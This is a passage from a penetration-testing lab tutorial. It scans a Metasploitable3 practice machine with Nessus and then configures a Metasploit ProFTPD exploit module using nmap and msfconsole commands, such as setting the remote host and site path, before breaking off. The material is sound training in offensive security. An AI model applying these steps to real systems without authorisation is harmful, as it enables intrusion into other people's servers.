


Figure 8 – Nessus running a scan of our target

21. Once the scan reports on vulnerabilities, you can double-click on the progress bar and it will show you a list of detected vulnerabilities




Figure 9 – Reported vulnerabilities

22. You can then double-click on any of the vulnerabilities and receive more information on the vulnerability. In this figure, we clicked on one of the Mixed results to see more of the results




Figure 10 – Details of exploits

23. Then you can double-click on any exploit to get more detailed information as well




Figure 11 – Even more details of the vulnerability

24. It took about 15 minutes for the scan to complete. Your results will vary. However, we can see that several vulnerabilities were detected including some critical vulnerabilities that need immediate attention




Figure 12 – Nessus vulnerability scan completed

25. Let's investigate the critical vulnerability a bit further




Figure 13 – Critical Vulnerability




Figure 14 – FTP vulnerability details

Phase III – Making Use of the Information

Finding vulnerabilities is only part of the process. There are many ways to exploit vulnerabilities, which we will share in the following chapters, but for now, we don't want to leave you hanging. So we introduce an easy way to exploit this vulnerability so that you can close the loop on the process.

The Metasploit Framework is a tool for developing and testing exploit code against targets. It also includes anti-forensic and evasion tools. It is preinstalled in Kali, and we can leverage it quickly against our target machine. Metasploitable3 was developed to practice Metasploit attacks.

NOTE: Phase III was written separately from Phases I and II. The target machine's IP address changed from 200.200.200.7 to 200.200.200.8 due to DHCP.

1. The exploit report included this in the description. We are going to use this information to our advantage




Figure 15 – Nessus tells us how Metasploit can take advantage of the vulnerability

2. Open a terminal and run an Nmap scan directly on our target machine and use the -sS (TCP Syn) -sV (port probe) flags to identify the FTP service port

```
> sudo nmap -sS -sV 200.200.200.8
```

3. We can see that port 21 matches the exploit identified by Nessus in Figure 14 above and has been known to be successfully attacked by Metasploit in the past in Figure 15 above




Figure 16 – Nmap port 21 matches Nessus scan

4. Open Metasploit at the command line prompt

```
> msfconsole
```

5. Now search for the FTP exploit by typing

```
> search ProFTPD
```

6. You can see that we get six results, but only one of them is for our version




Figure 17 – Search for instances of ProFTPD exploit

7. Now follow the directions on the screen and type

```
> info 4
```

8. We can see that using this exploit allows us to copy any file to the target machine's website among other things




Figure 18 – Details about the usable exploit

9. This looks good to us, so type

```
> use 4
```

10. We haven't set our payload yet, so it will assign a default one and remind us of it at the command prompt




Figure 19 – Our default payload is being assigned

11. We can view our settings for our custom attack on the target by typing

```
> show options
```

12. We are still missing some information in our current settings




Figure 20 – Checking our settings and spotting some missing information

13. Let us set our target as the remote host by typing

```
> set rhosts 200.200.200.8
```

14. The sitepath is from a previous version, so update this by typing

```
> set sitepath /var/www/html
```

15. Double-check that the changes took effect and type

```
> show options
```

